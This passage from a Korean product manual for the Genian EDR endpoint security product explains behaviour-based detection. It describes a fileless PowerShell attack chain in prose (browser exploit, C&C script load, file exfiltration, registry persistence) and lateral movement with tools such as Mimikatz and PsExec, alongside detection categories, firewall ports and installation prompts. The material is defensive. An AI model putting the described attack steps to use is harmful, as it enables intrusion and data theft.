또한 루트킷(Rootkit) 등의 경우 사용자레벨에서는 자신을 숨기는 기능을 가지고 있는 경우가 있어 커널레벨을 모니터링하지 못하는 경우 탐지가 불가능합니다. 사용자레벨 및 커널레벨에서 엔드포인트의 행위를 모니터링을 하는 것이 단말 행위 전체의 전체 가시성 확보에 반드시 필 요합니다. 사용자레벨에서의 모니터링은 시스템 관리를 위한 소프트웨어 등 일반적인 기능을 위한 제품에서는 유용한 방법이지만, 보안 소프트웨어에서는 전체 가시성을 제공할 수 없는 구조이기 때문에 한계가 존재합니다. 그러나, 커널레벨에서의 모니터링은 드라이버를 사용하는 다른 제품과의 충돌과 PC의 성능에 미치는 영향에 대한 우려가 존재합니다. 따라서 다른 보안 솔루션들 과의 충돌 가능성을 최소화하면서 엔드포인트에서 발생되는 모든 행위 이벤트 수집을 효과적으로 수행할 수 있는 구조가 필요합니다.

2.5 단말 이상행위탐지, XBA(X Behavior Analysis)

XBA는 Genian EDR에 적용된 행위 기반 위협 탐지 엔진입니다. XBA는 이상행위를 탐지하고 이를 통해 악성코드 없는 위협에 대응하기 위한 포트폴리오입니다. XBA를 이용하여 아래와 같은 대표적인 이상행위를 탐지할 수 있습니다.

- 감염된 문서파일을 읽은 후 문서 도구에 의해 무엇인가 다운로드 되고 실행된 행위
- 해킹된 웹페이지 접속으로 자바 스크립트, 플래시 등의 보안 취약점을 통해 백그라운드로 사용자 몰래 파일이 다운로드 되거나 다운로드 된 파일이 실행되는 행위(Drive by Download)
- 파워셸을 이용한 외부 네트워크로의 불법 접근 및 파일 전송 행위
- 네트워크 스캔을 통한 공유 폴더의 탐색 및 특정 파일 및 행위의 복사 행위



[그림 3. 사용자레벨과 커널레벨의 관계]


아래의 그림은 파워셸을 이용한 파일리스(Fileless) 공격의 대표적인 사례를 보여줍니다. 파워셸은 마이크로소프트가 개발한 CLI 셸 및 스크립트 언어를 특징으로 하는 명령어 인터프리터입니다. 응용프로그램의 관리를 쉽게 해주는 스크립트 언어로 윈도우 XP 이상 운영체제에 기본으 로 설치되어 있습니다. 파워셸을 이용하여 파일이 유출되는 과정을 대략적으로 살펴보면 아래와 같습니다.

설명


1. 사용자가 웹 브라우저를 사용하여 특정 사이트에 방문
2. 사용자 웹 브라우저의 취약점 등을 이용하여 단말의 파워셸을 실행
3. 공격자의 C&C(Control and Command) 서버에 접속, 악성 파워셸 스크립트(Powershell Script)를 탑재(로드) 후 실행
(이때 스크립트는 암호화된 상태로 전송되어 트래픽 분석으로 탐지가 어려우며, Reflective DLL injection, Memory exploits, WMI persistence 등의 방법이 동시 수행)
4. 스크립트는 단말 내 특정 정보를 찾아 공격자의 서버에 전송
5. 재실행이 필요한 경우 관련 시작프로그램, 레지스트리 등에 정보 등록

파워셸은 악성코드 전달을 위한 다운로더(Downloader) 또는 드로퍼(Dropper)의 역할로 주로 사용됩니다. 또한 실행 권한의 문제로 파워셸 단독으로 실행되기보다는 다른 파일 내에서 파워셸을 실행하는 경우가 많습니다. 자바스크립트(JavaScript, JS) 와 오피스 파일(doc, pptx 등)의 매크로를 통해 실행되는 경우가 많으며 이외에 윈도우 스크립트 파일(Windows Script File, WSF)이나 바로 가기(Shortcut) 등이 사용될 수 있습니다. 결국 정보 유출의 피해가 발생하였지만 단말 어디에서도 파일 기반의 악성코드 흔적을 찾을 수 없다는 것이 문제입니다. [그림 5]는 XBA의 이상행위 탐지 기술이 이러한 상황에서 어떻게 활용될 수 있는지를 보여줍니다. 파워셸은 악성코드가 아니며 정상적인 윈도우 파일입니다. 그러나 파워셸의 행위를 모니터링하는 가운데에 ① 파일 또는 스크립트 등으로 파워셸이 실행되는 경우, ② 네트워크에 접속 하였거나 접속을 시도하는 경우, ③ 문서 파일에 접근하는 경우, ④ 문서를 네트워크를 통해 외부로 전송하려는 경우 등의 연관 행위가 발생하는 경우 이를 이상행위로 탐지합니다. 뿐만 아니라 XBA는 관리자의 신속한 판단 및 분석, 대응을 위해 추가적인 정보를 제공하며 이를 시각화 하여 전체적인 조망이 가능하게 전달합니다.

XBA는 파워셸 이외에도 아래와 같이 단말에서 발생하는 대표적인 이상행위를 탐지할 수 있습니다. 9개 대



[그림 4. 일반적인 파일리스(Fileless) 공격 흐름]




[그림 5. 파일리스(Fileless) 악성코드 탐지 예]

(大) 항목 아래 각 항목별로 수 개 ~ 수십 개의 개별 탐지 룰을 보유하고 있으며 각 이벤트 간 시계열 분석 및 연관관계 분석을 통해 보다 정확한 이상행위 탐지 결과를 제공할 수 있습니다.

탐지행위	대표 설명
정책 / 권한 우회	시스템 설정 파일 및 계정의 임의 조작 등
의심스러운 프로세스 행위	비 정상 파일, 프로세스 이름 또는 경로를 통한 프로세스의 실행 등
시스템 명령어 오용	파워셸(Powershell), WMI 등 관리목적 시스템 명령어의 비 정상 사용
알려진 위협 탐지	백도어 등 특정 공격에 사용한다고 알려진 파일, 프로세스, 레지스트리, 값(Value), 접속 등의 행위 등
권한 탈취 또는 오용	사용자 권한(UAC: User Account Control) 우회를 통한 불법 권한 획득 등
자기 삭제	이상행위 주체(파일, 프로세스 등) 및 로그(Log)등의 변경 또는 삭제 등
자동 재 실행	윈도우 시작폴더 또는 레지스트리의 이상 값 등록 행위 등
횡 적 확 산 (Lateral Movement)	포트 스캐닝 등을 통한 타 시스템으로의 감염 확산 시도 등
의심스러운 오피스 행위	Word 등 오피스 애플리케이션에 의한 매크로, 스크립트 등의 실행 등

2.6 XBA와 횡적확산(Lateral Movement)

XBA를 이용하여 횡적확산 행위를 탐지할 수 있습니다. 횡적확산은 공격자가 내부 시스템을 건너(옮겨) 가며 피해를 확산시키는 현상을 의미합니다. 공격자는 최초 내부 단말의 해킹에 성공합니다. 이후 정보 유출 또는 시스템 감염 등 목표를 달성할 때까지 인접한 시스템을 대상으로 (1) 스캔(정찰) (2) 공격 (3) 장악 (4) 유지(백도어, 명령 채널 등) 등, 일련의 작업을 반복적으로 수행하게 되며 이에 따라 피해가 급속히 확산됩니다.



[그림 6, 대표적인 횡적확산의 사례]

보안업체 스모크 스크린(SMOKESCREEN)에 따르면 공격자들은 공격 시간의 80%를 횡적확산에 사용하는 것으로 밝히고 있습니다. 특히 정보 유출을 목적으로 하는 APT 공격의 경우 해당 정보(특정 DB 등)에 접근 권한을 보유한 단말(관리자 단말 등)을 찾고 침해(Compromise) 하기 위하여 장시간 대량의 횡적확산 시도는 필수적인 단계라고 할 수 있습니다. 따라서 횡적확산을 조기에 탐지하고 대응하는 것은 위협의 확산 및 피해의 방지에 있어 매우 중요합니다.


공격자는 횡적확산을 위하여 계정정보를 탈취(Dump)하고 원격 접근, 원격 실행 등의 작업을 수행합니다. 이 때 미미캐츠(Mimikatz)나 PsExec, 파워셸(Powershell), RDP 등의 도구가 사용됩니다. 그러나 최근의 횡적확산에는 운영체제에 포함된 프로그램을 그대로 사용하는 경우가 증가하고 있습니다. Living Off the Land Binaries(LOLBINS)로 불리는 이러한 방법은 기존 안티바이러스나 화이트리스트 기반의 보안 제품을 우회할 수 있게 됩니다. 이러한 횡적확산은 로그 등 정보가 충분하지 않아 탐지 및 분석이 매우 어렵습니다. 우선 신뢰(권한)를 확보 한 상태에서 공격이 이루어지고 일부 공격자에 의해 로그 등이 의도적으로 삭제되기 때문입니다. 따라서 단말의 행위를 기록하고 상세한 행위 로그 등을 수집, 저장하는 것이 필수적입니다.

XBA는 단말의 행위를 분석하여 이러한 횡적확산 시도를 탐지할 수 있습니다. UAC(User Account Control)를 우회하여 권한상승을 시도하는 행위부터 대량의 SMB(Server Message Block) 패킷을 발생시키는 행위, 원격 명령 실행을 요청하는 WMI(Windows Management Instrumentation) 관련 네트워크 패킷이 탐지되거나 Wmic.exe 등 횡적확산에 이용될 수 있는 특정 패턴의 WMI 관련 명령어가 실행되는 경우 등을 탐지하고 연관관계 분석을 통해 횡적확산의 징후 등을 조기에 탐지하고 조치할 수 있습니다.

2.7 이상행위 탐지에 대한 보안 관리자의 우려

이상행위 탐지 기술에 대한 우려 사항은 너무 많은 탐지 알람(Alert)의 발생(과탐)일 것입니다. 특히 단말 대상의 보안 솔루션과 악성코드는 동작 방식에서 유사한 부분이 많습니다. 따라서 단순히 악성코드의 동작 방식만 고려하여 이상행위를 탐지한다면 과탐은 예상된 비극 일 수밖에 없습니다.

지니언스는 국내 단말 환경을 잘 이해하고 있습니다. XBA는 단말 보안 보안솔루션으로 인한 과탐의 영향을 최소화할 수 있도록 설계되었습니다. 사내 전용 소프트웨어 등에 대한 예외 처리 등의 관리기능을 포함하고 있습니다. 그뿐만 아니라 탐지된 이상행위에 대한 상세 정보를 제공 합니다. 다수의 이상행위 탐지 솔루션이 탐지된 결과에 대한 원인이나 이유를 알려주지 않습니다. 많은 솔루션들이 이상행위로 탐지했다고는 알려주나 이 행위가 왜 이상행위인지, 어떠한 부분에서 오진의 소지가 있는지에 대해 알려 주지 않아 관리자가 상황을 빨리 판단하고 대응을 하 기에는 어려움을 겪는 경우가 많았습니다. XBA는 탐지된 이상행위에 대해 왜 이상행위로 판단하였는지에 대한 설명을 상세히 제공하고 있습니다.



[그림 7. XBA 탐지 엔진 설명 화면]

이상행위 탐지는 기존 보안 솔루션이 제공하지 못하던 내부 망에 대한 많은 위협 상황을 탐지할 수 있도록 하는 관리자에게는 필수 기능입니다. 반면 이를 잘못 사용하면 보안 관리자의 업무만 증가하는 부작용이 발생할 수 있습니다. 국내 IT 환경을 이해하고 이에 최적화된 탐지 기능 을 제공하면서 예외 상황을 신속히 설정 가능하도록 하여 관리자의 부담을 최소화하는 기능 제공이 필수적으로 요구됩니다. 또한 이상행위에대한 정보를 관리자가 최대한 신속하게 판단하고 상황을 제어할 수 있도록 기능을 제공하여야 제대로 운영이 가능합니다.

2.8 Conclusion

IT 환경의 변화와 다양한 보안 이슈의 발생으로 엔드포인트 관리 범위 및 대상이 늘어나고 있습니다. 동시에 다수의 개별 보안 솔루션 도입에 따른 관리와 업무 부담이 증가하고 있습니다. 그럼에도 불구하고 악성코드는 지속적으로 증가하고 있으며 수 많은 기업이 지능적 지속 위협(APT, Advanced Persistent Threats), 랜섬웨어, 코인마이 너 등의 위협에 노출되어 있습니다. 더 큰 문제는 많은 기업들이 공격을 당했음에도 그 사실 조차 모르고 있다는데 있습니다. 기존의 방화벽(Firewall)과 같은 네트워크 보안 솔루션과 안티바이러스(Anti-virus) 만으로는 더 이상 현재의 보안위협에 대응할 수 없습니다. 이제는 전장(Battlefield) 이 엔드포인트로 바뀔 때입니다. 악성코드의 위협 뿐 아니라 다양한 위협을 종합적으로 인지하고 대응할 필요가 있습니다. 행위 정보를 실시간으로 모니터링하여 물리적 보안에서 CCTV를 보고 탐지하고 방어하듯이 정보 보안에서도 실시간 행위 정보를 모니터링 하고 저장하여 전체 시스템의 가시성을 확보하고, 이상행위를 탐지하고 대응할 수 있어야 합니다.

CHAPTER 3

Genian EDR 이해

3.1 EDR이란 무엇인가

가트너(Gartner)에 따르면 EDR(Endpoint Detection & Response)솔루션은
엔드포인트 레벨의 동작을 기록 및 저장하고 의심스러운 시스템 동작을 탐지하고 상황에 맞는 정보를 제공하며, 악성활동을 차단하고 영향을 받는 시스템을 복원하기 위한 개선 제안을 제공하는 다양한 데이터 분석 기술을 사용하는 솔루션 으로 정의하고 있습니다.

3.2 EDR이 해결해주는 문제점들


국내에서 보안 관리자가 지능형 위협 공격(APT)으로 인해 발생한 침해 사고를 인지한 시점은 2개월에서 8개월까지로 이미 내부 정보가 대부분 유출된 이후였습니다.
APT, 랜섬웨어 등 날로 지능화되는 보안 위협은 기존에 도입된 전통적인 보안 솔루션만으로는 조기에 탐지하고 대응하기 매우 어려운 것이 현실입니다.

가트너에서는 변화하는 환경에 대해 신속하게 적용할 수 있는 적응형 보안 아키텍처(Adaptive Security Architecture)를 전략 기술 중 하나로 발표하였습니다.

위험을 관리하고 통제하기 위해서는 적응형 보안 아키텍처에서 제시하는 **예측(Predict)-예방(Prevention)-탐지(Detect)-대응(Response)** 에 이르는 전 사이클을 다 아우르는 것이 이상적이겠지만,
단일 솔루션만으로 모든 기능을 기대하기 어렵습니다.

EDR 솔루션은 적응형 보안 아키텍처의 탐지(Detect)와 대응(Response)영역을 충족시킬 수 있습니다.

Genian EDR은 Genian NAC와 협업하여 효율적으로 위협에 대응할 수 있습니다.



사전 예방(Prevention)

Genian NAC를 통해 단말 및 사용자에 대한 인증/식별을 진행하고 필수 S/W 설치 및 보안패치 적용 상태를 지속적으로 모니터링하여 패치가 적용되지 않은 단말을 네트워크에서 격리합니다.

조사 / 분석(Detection)

Genian NAC와의 로그 연동 및 에이전트를 설치하여 단말에서 발생하는 주요 행위를 모니터링하고 실시간 저장 후 분석합니다.

IOC(침해 지표), 머신 러닝, YARA를 이용하여 단계별로 위협을 탐지하며 최고 수준의 정탐률(악성파일 + 정상파일 탐지)을 제공합니다.
XBA(행위기반엔진)을 통해 File less를 포함한 다양한 형태의 악성행위를 탐지합니다. 위협의 탐지와 동시에 조치의 대상이 누구인지 '사용자, 부서, ID' 등을 정확하게 알 수 있으며 Reversing Labs, VirusTotal 등의 외부 인텔리전스(CTI) 조회를 통해 탐지된 위협의 상세정보 확인이 가능합니다.

확산 / 재발 방지(Response)

단말에서 위협이 탐지되는 경우 위협의 '심각성, 확산성, 위험성' 등을 고려하여 단말과 네트워크에서 동시 대응합니다.
정책(Policy) 기반으로 관리자 개입 없이 즉시 작용하므로 확산 방지 등 초동 대응이 가능합니다.
Genian NAC와 연동을 통해 위협 단말의 네트워크 접근을 제어하거나 단말에서 위협 파일 격리, 위협 파일 수집, 프로세스 종료 처리를 할 수 있습니다.

3.3 Genian EDR의 특징

지니안 이디알(Genian EDR)은 단말에서 발생하는 다양한 형태의 악성코드 및 이상행위를 신속하게 탐지, 대응, 분석할 수 있는 단말 기반 지능형 위협 탐지 및 대응(EDR: Endpoint Detection & Response) 솔루션입니다.

내부 네트워크와 단말에 대한 악성 행위 파악 및 이상 징후를 탐지해 원천적인 방어가 불가능한 APT, 랜섬웨어 등의 보안 공격 실행 단계에서 최신 침해 지표(IOC : Indicators of Compromise)를 통해 신속한 탐지 및 대응이 가능합니다.

국내 환경에 적합한 최신 IOC 활용

- 주기적인 IOC 업데이트로 최신 위협 및 침해사고 대응

- 탐지된 위협에 대한 위험도, 신뢰도 및 유형 정보 제공
- 국내 환경을 고려한 IOC DB 관리(오탐 및 과탐 최소화)
- Custom Malware Hash/IP, Good Hash/IP 추가 및 관리 기능

다양한 탐지 모듈 제공

- IOC (Indicator Of Compromise) 침해 지표
- ML (Machine Learning) 기계학습 : 알려지지 않은 Similar 변종에 대한 대응
- UEBA (User & Entity Behavior Analytics) 사용자 행위 분석
- YARA Rule

Ecosystem 연동

- 오탐 및 최신 악성코드 분석 결과(평판 서비스)를 Ecosystem을 통해 공유
- 수집된 위협과 예외 처리된 데이터를 가공하여 재배포

분석정보 가시화

- 보안관리자가 필요한 기본정보 외 데이터 시각화가 가능한 유연한 16종의 위젯 제공(관리자 추가 가능)
- 시스템/감염단말/위험-이상단말/프로세스/접속정보/ 신규생성 파일 모니터링 가능
- 시스템 상태 / NAC 센서 상태 /Genian 제품 현황 등 다양한 대시보드 설정 가능(Import, Export 지원)
- 위협목록 및 분석화면 제공

가벼운 에이전트

- 단말 부하 최소화를 위한 에이전트 정보수집 설계 (약 25MB 리소스 사용)
- 데이터 분석은 Genian EDR 서버에서 수행

편리한 적용 및 확장

- NAC 플러그인 기반 확장 모듈 설치
- 추가 기능 모듈 도입 시 신속한 전사적용 가능한 설계

CHAPTER 4

Genian EDR 구축

Genian EDR이 동작하려면 다양한 구성 요소가 필요합니다. 이 장에서는 각 구성 요소의 역할 및 설치 위치에 대해 설명합니다.

4.1 구성 요소 이해

Genian EDR이 동작하려면 다양한 구성 요소가 필요합니다. 이 장에서는 각 구성 요소의 역할 및 설치에 대해 설명합니다.

4.1.1 정책 서버

정책 서버는 Genian EDR의 모든 데이터 및 설정을 저장하는 중앙 관리 시스템입니다. 일반적으로 정책 서버는 조직의 데이터 센터에 설치 됩니다.

정책 서버의 또 다른 역할은 관리자에게 관리 콘솔을 제공하는 것입니다. 웹 기반 관리 콘솔을 통해 다른 구성 요소를 구성 및 관리 할 수 있습니다. 수집 된 정보를 보고 조직의 보안 정책을 수립 할 수 있습니다.

Genian NAC 서버가 있는 경우, 플러그인 추가로 간편하게 에이전트를 배포할 수 있습니다.

에이전트 관리 서버 역할도 하지만 Genian NAC 서버에는 엔드포인트의 세부 자산정보(IP, H/W, S/W, OS, Patch 등)가 수집되어 있으므로, Genian EDR과 연동을 통해

지속적인 내부 모니터링이 가능합니다.

Genian EDR 단독 버전일 경우, 정책 서버에서 에이전트 파일을 다운로드 받아 배포 서버를 통해 배포하거나 실행파일을 직접 실행하여 에이전트를 설치할 수 있습니다.

4.1.2 에이전트

에이전트는 사용자의 PC에 설치된 소프트웨어입니다. PC에서 발생하는 모든 이벤트를 수집하고 이를 정책 서버로 전송합니다.

에이전트는 종료 방지 및 삭제 방지와 같은 자체 보안 기능을 제공합니다.

지원되는 운영 체제 (Windows OS)
Windows 7 (32/64bit)
Windows 10 (32/64bit)

4.2 네트워크 준비

네트워크에 Genian EDR 구축을 계획할 때 몇 가지 고려 사항이 있습니다.

- 스위치에 어떻게 연결 하나요?
- 몇 개의 장비가 필요한가요?
- Genian EDR이 통신하려면 어떤 포트를 열어야 하나요?

4.2.1 유선 연결

EDR 서버는 Core Switch 포트에 액세스 포트로 직접 연결 되어야합니다.

4.2.2 방화벽 요구 사항

Genian EDR이 제대로 동작하려면 아래의 포트들이 방화벽으로부터 개방되어야합니다.

[On-Premises]

SRC IP	DST IP	Service	Note
정책서버 IP	www.cqvista.com(52.78.17.154) eco.genians.net (13.124.21.19, 13.124.15.244)	TCP/7100 TCP/443	IOC Database 동기화 진행 탐지항목 검증 (평판서비스)
Client IP	정책서버 IP/FQDN	UDP/3880 TCP/3879 TCP/3876 TCP/443	Heartbeat 전송(Keep Alive) Plugin 수집정보 전송 (Plaintext) Plugin 수집정보 전송 (SSL) 인증 정보 전송, 수집샘플 전송, 정책(업데이트) 수신
관리자PC IP	정책서버 IP	TCP/3910 TCP/9200 TCP/8443	SSH LOG 관리 Web접속 Web콘솔 접속

참고: 탐지항목에 대한 평판서비스 검증을 위해서는 정책서버가 외부 통신이 가능해야 합니다.

CHAPTER 5

Genian EDR 설치

이 장에서는 Genian EDR을 시스템에 설치하고 관리자가 웹 콘솔 및 CLI 콘솔에 접근하는 과정을 안내합니다.

5.1 정책 서버 설치

5.1.1 설치 유형 선택

정책 서버는 물리적으로 하나 이상의 시스템에 정책 및 IOC Database, 로그서버를 운영합니다.

정책 서버 전용
시스템은 정책 서버 단독으로 동작할 수 있습니다. 다만, 대규모 네트워크 환경에서는 성능 및 안정성을 위해 정책 서버와 로그 서버를 분리할 수 있습니다. 서버 분리 구성은 별도의 안내가 필요합니다.

5.1.2 하드웨어 준비

물리적 시스템에 정책 서버를 설치할 수 있습니다.

하드웨어 사양
테스트를 위해 낮은 사양의 일반 서버를 사용할 수 있으나, 일반적으로 사용하는 하드웨어 사양은 아래와 같습니다.

최소 하드웨어 요구 사항

ES30_R1	ES50_R1
Intel 2.1G (8C16T) * 1	Intel 2.1G (8C16T) * 2
Mem: 64G	Mem: 128G
HDD / SDD : 10T / 2T	HDD / SDD : 10T / 4T
2U	2U
Single Power	Dual Power

5.1.3 초기 구성

Genian EDR은 CLI를 통해 2가지 설치 모드를 제공하며, Interactive Wizard를 이용한 설치 방법을 설명합니다.

Interactive Wizard를 이용한 설치

1. CLI Initial Configuration Tool 화면에서 installation type 에 1을 입력합니다.

```
Genian Insights Initial Configuration Tool

1. Interactive Wizard
2. Manual Configuration

Select installation type :
```

2. server type 에 1을 입력합니다.

```
1. Single Server -Stand Alone

Select Server Type:
```

3. System Language 에 2를 입력합니다.

```
1. English
2. Korean

Select System Language :
```

4. CLI 로그인 계정을 생성합니다.

```
Enter Console Username (31 characters max) [admin] :
```

5. CLI 로그인 패스워드를 생성합니다.

```
Password must contain at least one uppercase letter, lowercase letter, number,␣
↪and special character
Enter Console Password (9 to 30 Characters) :
```

6. 5에서 생성한 패스워드를 한번 더 입력합니다.

```
Try Again:
```

7. Database 계정을 생성합니다.

```
Enter database Username (4-31 characters) :
```

8. Database 패스워드를 생성합니다.

```
Password must contain at least one uppercase letter, lowercase letter, number,␣
↪and special character
Enter DB Password (9 to 30 Characters) :
```

9. 8에서 생성한 패스워드를 한번 더 입력합니다.

```
Try Again:
```

